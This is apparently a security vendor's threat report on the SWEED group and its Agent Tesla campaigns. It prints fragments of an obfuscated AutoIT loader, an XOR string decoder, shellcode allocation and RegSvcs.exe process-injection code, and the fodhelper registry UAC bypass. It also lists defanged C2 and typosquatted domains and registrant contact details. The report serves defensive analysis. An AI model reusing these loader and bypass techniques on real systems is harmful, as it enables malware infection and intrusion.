
The downloaded binary is an AutoIT-compiled script. The script has a lot of junk code designed to make the analysis more difficult and time-consuming.



```
GLOBAL $ODMAJKYFLUWSMEJH="ITqcneWIaENaMNVqER"
GLOBAL $GZFVZNQYMMSSJQSP=-90573
GLOBAL $HGBYZMGRNFYNMC="VwfJ1AsdCTgsscstaKyUBfg"
GLOBAL $VAMDGDQCAGFBQDUGB=29428
GLOBAL $TUCOBTEEDQFPBNLNCFNCDA="doY5SggpacfKImKMyvQQ1c"
LOCAL $HSYEBGVVIFXQFGMB="ukfdUDOQfa"
DIM $HEAYHZTCFBWRXDEHDEFMM="IfhPEaHaqUMysXgVmRg"
LOCAL $YXDMZJO="oFsTSSDKPbSdfNLfrrYKGusd"
GLOBAL $KCZQUMDNYFXYZB=-52284
GLOBAL $FLURQB=76856
LOCAL $ASUPWFYFUUUP=-39501
GLOBAL $OGSMJKZSUS=-3869
DIM $WCPTMPL="wyFIHQwdKiIMxKBIuBudmpDzx"
LOCAL $ZVECWGEYQMCPLEV="pKPqBshMCIbUQfFpQhaHZENpUDrl1SFRiPmFwNuparTCaLbyFuXRJzNLX"
IF $ZVECWGEYQMCPLEV="pKPqBshMCIbUQfFpQhaHZENpUDrl1SFRiPmFwNuparTCaLbyFuXRJzNLX" THEN
LOCAL $IDVMCFREKKNVYB=CHRW("zpAjcklaTAscNIghkLPJb")
$EXEC($B(GKKCGAYFHOCD("0x347C3032323D3267323130373262333433D363C3034313732373336323D333433303032333132673267313432353330323C366736343630323233313267326733343235333032 3C363D","0x69476467")))
ENDIF
GLOBAL $ONISBIXRWPKRJTQARFF="BToa1KNWydJoo"
LOCAL $FHANDLE=$EXEC($B(GKKCGAYFHOCD("0x347C3032323D32473231304233343231324136 3C36303232333132473247333432353330323C36473634363637353636363D","0x6A6F6272")))
LOCAL $RRVLQSRQBL=-95861
LOCAL $HPAKGPEAWNEAQHNVN=-69808
WHILE ($HPAKGPEAWNEAQHNVN=-69808)
$EXEC($B(GKKCGAYFHOCD("0x3378373535353A35403536363434313535 3A343735363133B313735353535B3532354635373540353631403137353134 3A3437353634303133A","0x6645")))
GLOBAL $XTNNGINIXXZZ=VARGETTYPE("GBwCAeNNnBgRLpWrY")
$HPAKGPEAWNEAQHNVN=$XTNNGINIXXZZ
EXITLOOP
```

Extracted AutoIT script.


The strings and some of the commands contained in the AutoIT script have been obfuscated using XOR operations, as described below.



```
def decoder(in_str, in_len):
    print("Decoding: {}, len {}".format(in_str, in_len))
    if in_len == '':
      return in_str.decode("hex")

    in_len = len(in_len.decode("hex"))
    payload = in_str
    result = list()

    for s in payload.decode("hex"):
      l_s = ord(s) ^ in_len
      for i in range(0, in_len):
        l_s ^= (in_len + i)
      result.append(chr(l_s))
    final = ''.join(result)
    if final.startswith("0x"):
      final = ''.join(result)[2:]
      return final.decode("hex")
    else:
      return final
```

The decoder receives two hex strings: The first is the string to deobfuscate, while the second determines the number of rounds of the XOR operation. The XOR operation is performed on each character against the length of the second parameter. This operation is then repeated for as many times as the length with the length and the position. If the length value is one, then the operation is repeated twice using the same key, which leads to a plaintext hex string.


After performing environment checks, the malware will reconstruct the assembly code which is obfuscated in a hex string. Using the AutoIT scripting language Dll* family functions the code is loaded into the current process address space.



```
$LPSHELLCODE = DllCall("kernel32", "ptr", "VirtualAlloc", "dword", "0", "dword", BinaryLen($Payload), "dword", "0x3000", "dword", "0x40")["0"] ####
```


Memory allocation

Finally, the malware executes the assembly code with two arguments. The first argument is the path for an executable. This assembly will create a process with the executable and will inject the payload into this process.



```
# Decoded: DecData("[illegible]", "[illegible]", "2") ###
$[illegible]=EXECUTE($[illegible](
"0x[illegible]"))
DIM $[illegible]=@HOMEDRIVE&"\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe"
DIM $[illegible]=@HOMEDRIVE&"\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"
IF FILEEXISTS($[illegible]) THEN
    [illegible]($[illegible], $[illegible], FALSE , FALSE )
ELSEIF FILEEXISTS($[illegible]) THEN
    [illegible]($[illegible], $[illegible], FALSE , FALSE )
ENDIF
```

As expected, the final payload in this campaign is another packed version of Agent Tesla.



SWEED'S ACTIVITY

2017: SWEED's malicious activity first emerges. The actor places a dropper inside of ZIP archives, then attaches those ZIP archives to malicious spear-phishing emails. SWEED utilizes steganography to hide and decode a .NET executable.

January 2018: The actor begins using Java droppers.

April 2018: SWEED starts delivering their malware by exploiting CVE-2017-8759, a remote code execution vulnerability in the Microsoft .NET framework.

May 2018: The actor adds the exploitation of CVE-2017-11882 — a remote code execution bug in Microsoft Office that is commonly used to leverage malicious documents used in commodity malware distribution — to their repertoire.


2019: Beginning in 2019, the campaigns associated with SWEED began leveraging malicious Office macros. As with past campaigns, they leverage spear-phishing emails and malicious attachments to initiate the infection process.

UAC bypass

One of the common characteristics with several of the campaigns associated with SWEED is the use of various techniques to bypass User Account Control (UAC) on infected systems. An example of this is present within the campaigns observed in 2019. When the malware is first executed on systems, it executes "fodhelper.exe", which is a Windows process running as high integrity. Prior to executing it, the malware sets the following registry key:

```
HKCU\Software\Classes\ms-settings\shell\open\command
```

This registry key points to the location of the malicious executable:



Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\ms-settings\shell\open\command

Name	Type	Data
(Default)	REG_SZ	C:\Users\pr\AppData\Local\Temp\BthMtpContextHandler\BdeSysprep.exe
DelegateExecute	REG_SZ	Null


This key is used by "fodhelper.exe" and its value is executed as administrator whenever fodhelper.exe is executed. This functionality simply allows for the malware to bypass UAC and is not a privilege escalation vulnerability — the user must already have administrative access rights on the system. It is used to avoid displaying a UAC prompt to the user. This second instance of the malware is then executed with administrative access to the infected system.

SWEED infrastructure

The various distribution campaigns linked to SWEED feature use of a limited amount of distribution and C2 infrastructure with the same servers used across many different campaigns over long periods of time. The majority of the registrants associated with the domains used by SWEED list the following email addresses:


```
aaras480@gmail[.]com
sweed.[redacted]@gmail[.]com
```

The registrant contact information used to register most of the domains is also consistent:



```
Registry Registrant ID: C0F3E04FA8DE641EEA1C6CB1B9DD01B22-NSR
Registrant Name: sweed sweed
Registrant Organization: N/A
Registrant Street: Oru
Registrant Street:
Registrant Street:
Registrant City: Awka
Registrant State/Province: Anambra
Registrant Postal Code: 471225
Registrant Country: NG
Registrant Phone: +234.7062716360
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: aaras480@gmail.com
```

In April 2018, a security researcher published a screenshot of an RDP server believed to have been actively leveraged by SWEED (84.38.134[.]121):


Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users

User	ID	Status	Session
USERACCOUNTHOST	2	Discon...	
Administrator	3	Discon...	
sweed	4	Discon...	
User	5	Discon...	
kc	6	Discon...	
chuks	7	Active	RDP-Tcp#3
goodman	8	Active	RDP-Tcp#1
olamide	9	Active	RDP-Tcp#0
harry	10	Discon...	

In the screenshot above, the list of user accounts established on the RDP server can be seen, which includes an account named "sweed." The fact that multiple users are currently active indicates that this server is being used in a multi-user capacity and provides a platform on which members of SWEED can function collaboratively. This also likely indicates a business relationship between multiple individuals responsible for these ongoing malware distribution campaigns.

We also identified several DDNS domains which were being used to facilitate connectivity to the shared RDP server that feature many of the same values as the RDP user accounts:

- *sweedoffice[.]duckdns[.]org*
- *sweedoffice-**olamide**[.]duckdns[.]org*
- *sweedoffice-**chuks**[.]duckdns[.]org*
- *www.sweedoffice-**kc**.duckdns[.]org*
- *sweedoffice-**kc**.duckdns[.]org*
- *sweedoffice-**goodman**.duckdns[.]org*
- *sweedoffice-**bosskobi**.duckdns[.]org*
- *www.sweedoffice-**olamide**.duckdns[.]org*
- *www.sweedoffice-**chuks**.duckdns[.]org*

During our analysis of various campaigns associated with SWEED, we identified several common elements that also reflect the distinct values associated with users of the RDP server. In many cases, the distribution servers being used to host malicious PE32 being distributed by SWEED contained a directory structure consisting of multiple directories containing the binaries being distributed. In many cases, the binary file names used, as well as the directory names used to host the malicious content reflected the same users present on the RDP server.

For example, in June 2019, the following URLs were hosting malicious content associated with these campaigns:

- *hxxp://aelna[.]com/file/**chuks**.exe*
- *hxxp://aelna[.]com/file/**sweed**.exe*
- *hxxp://aelna[.]com/file/**duke**.exe*

Likewise, when investigating samples associated with known domains used to exfiltrate sensitive information from infected systems, we can see the following binary file names being used repeatedly across campaigns over a long period of time:

- *dadi.exe*
- *kelly.exe*
- *chuks.exe*
- *olamide.exe*
- *sweed.exe*
- *kc.exe*
- *hero.exe*
- *goodman.exe*
- *duke.exe*
- *hipkid.exe*

In several cases, the directory structure present on the distribution servers contained multiple directories hosting malicious files, an example listing below using the domain sodismodisfrance[.]cf:

- *sodimodisfrance[.]cf/2/**chuks**.exe*
- *sodimodisfrance[.]cf/6/**chuks**.exe*
- *sodimodisfrance[.]cf/5/**goodman**.exe*
- *sodimodisfrance[.]cf/1/**chuks**.exe*
- *sodimodisfrance[.]cf/1/**hipkid**.exe*
- *sodimodisfrance[.]cf/5/**sweed**.exe*
- *sodimodisfrance[.]cf/2/**duke.boys**.exe*

These appear to match the handles used by actors known to be associated with SWEED. Another known domain used to exfiltrate sensitive information collected by Agent Tesla is sweeddehacklord[.]us. Analysis of known malware seen communicating with this domain shows similar patterns of operations.

In analyzing the malware activity associated with SWEED, we also investigated the use of interesting paths in the hosting of the administration panels associated with the various RATs and stealers being distributed by this group. Indeed, on a single C2 server, we identified several panel with the following URLs:

- *sweed-office.comie[.]ru/**goodman**/panel*
- *sweed-office.comie[.]ru/**kc**/panel/*
- *wlttraco[.]com/sweed-office/**omee**/panel/login.php*
- *wlttraco[.]com/sweed-client/**humble1**/panel/post.php*
- *wlttraco[.]com/sweed-client/**sima**/panel/post.php*
- *wlttraco[.]com/sweed-office/**omee**/panel/post.php*
- *wlttraco[.]com/sweed-office/**kc**/panel/post.php*
- *wlttraco[.]com/sweed-office/**olamide**/panel/post.php*
- *wlttraco[.]com/sweed-office/**jamil**/panel/post.php*
- *wlttraco[.]com/sweed-client/**niggab**/panel/post.php*

- *wlttraco[.]com/sweed-client/**humble2**/panel/post.php*
- *wlttraco[.]com/sweed-office/**harry**/panel/post.php*


Based on our research, as well as the panel-hosting locations, we believe that wiki, olamide, chuks, kc, goodman, bosskobi, dadi, hipkid, and others are SWEED customers or business associates. Using the binary file names, directory structures, and other artifacts, we have been able to identify interesting online behavior and interests exhibited across various hacking forums, IRC servers, etc. that appear to link some of these users with various elements of the malware distribution campaigns.

There are several other domains that can be linked to SWEED that appear to be associated with various malware families and distribution campaigns. These have been observed to resolve to the IP associated with the aforementioned RDP server, as well.

- *sweeddehacklord[.]us*
- *sweed-office.comie[.]ru*
- *sweed-viki[.]ru*


Use of typosquatting

Another interesting element of many of the campaigns associated with SWEED is the use of typosquatting for the domains used to host the packed Agent Tesla binaries that have been distributed over the past few years.



Victims' geographic dispersion.


Looking at the victimology from a country point of view it is clear that there is no geographic focus, when choosing their target. SWEED target companies all over the world.



Breakdown of victim's activity by industry.

The breakdown by activity however does show a clear tendency for manufacturing and logistics companies.

Here's a rundown of these domains, along with the companies they are supposed to look like and the industry that the company is associated with. In some cases we were unable to determine the targeted organization from the typosquatted domain.



Misspelled domain	Attempted company impersonated	Industry	Country where company is located
aelna[.]com	Aetna	Health insurance	U.S.
spedaqinterfreight[.]com	Spedag Interfreight	Transportation and logistics	Switzerland
worldjaquar[.]com	World Jaguar	Transportation and logistics	China
aiaininsurance[.]com	AIA Insurance	Health insurance	Hong Kong
aidanube[.]com	N/A	N/A	United Arab Emirates
anernostat[.]com	Anemostat	Door and air conditioning part distribution	U.S.
blssleel[.]com	BSL Steel	Steel factory	France
bwayachtng[.]com	BWA Yachting	Yacht sales	Monaco
catalanoshpping[.]com	Catalano Shipping	Yacht sales	Monaco
cawus-coskunsu[.]com	Cavus & Coskunsu	Law firm	Turkey
crosspoiimeri[.]com	Crosspolimeri	Polymer supplier	Italy
dougiasbarwick[.]com	Douglas Barwick	Steel factory	Canada
erieil[.]com	ERIELL	Oil and gas	Russia
etqworld[.]com	ETG Inputs Holdco Limited	Agriculture	United Arab Emirates
evegreen-shipping[.]com	Evergreen Marine Corp.	Transportation and logistics	Taiwan
gufageneys[.]com	N/A	N/A	N/A
hybru[.]com	N/A	N/A	N/A
intermodaishipping[.]net	Intermodal Shipping	Shipping and logistics	Qatar
jltqroup[.]com	JLT Group	Insurance and risk management	U.K.
jyexports[.]com	JYC Equipment	Export-import	U.S.
kaynesInterconnection[.]com	Kaynes interconnection	Manufacturing	India
kn-habour[.]com	KN-Harbour Consortium	Textiles	India
leocouriercompany[.]com	Leo Courier Co.	Package delivery	India
lnnovalues[.]com	Innovalues	Manufacturing	Singapore
mglt-mea[.]com	MG Group	Auditing	France
profbuiiders[.]com	Profbuilders	Construction	Qatar
quycarp[.]com	Guy Carpenter	Insurance	U.S.
regionaitradeinspections[.]com	Regional Trade Inspections & Services	Business development	Djibouti
repotc[.]com	N/A	N/A	N/A
rsaqencies[.]com	RS Electrical and Lighting Agencies	Industrial equipment supplier	South Africa
samhwansleel[.]com	Sam Hwan Steel	Steel factory	South Korea
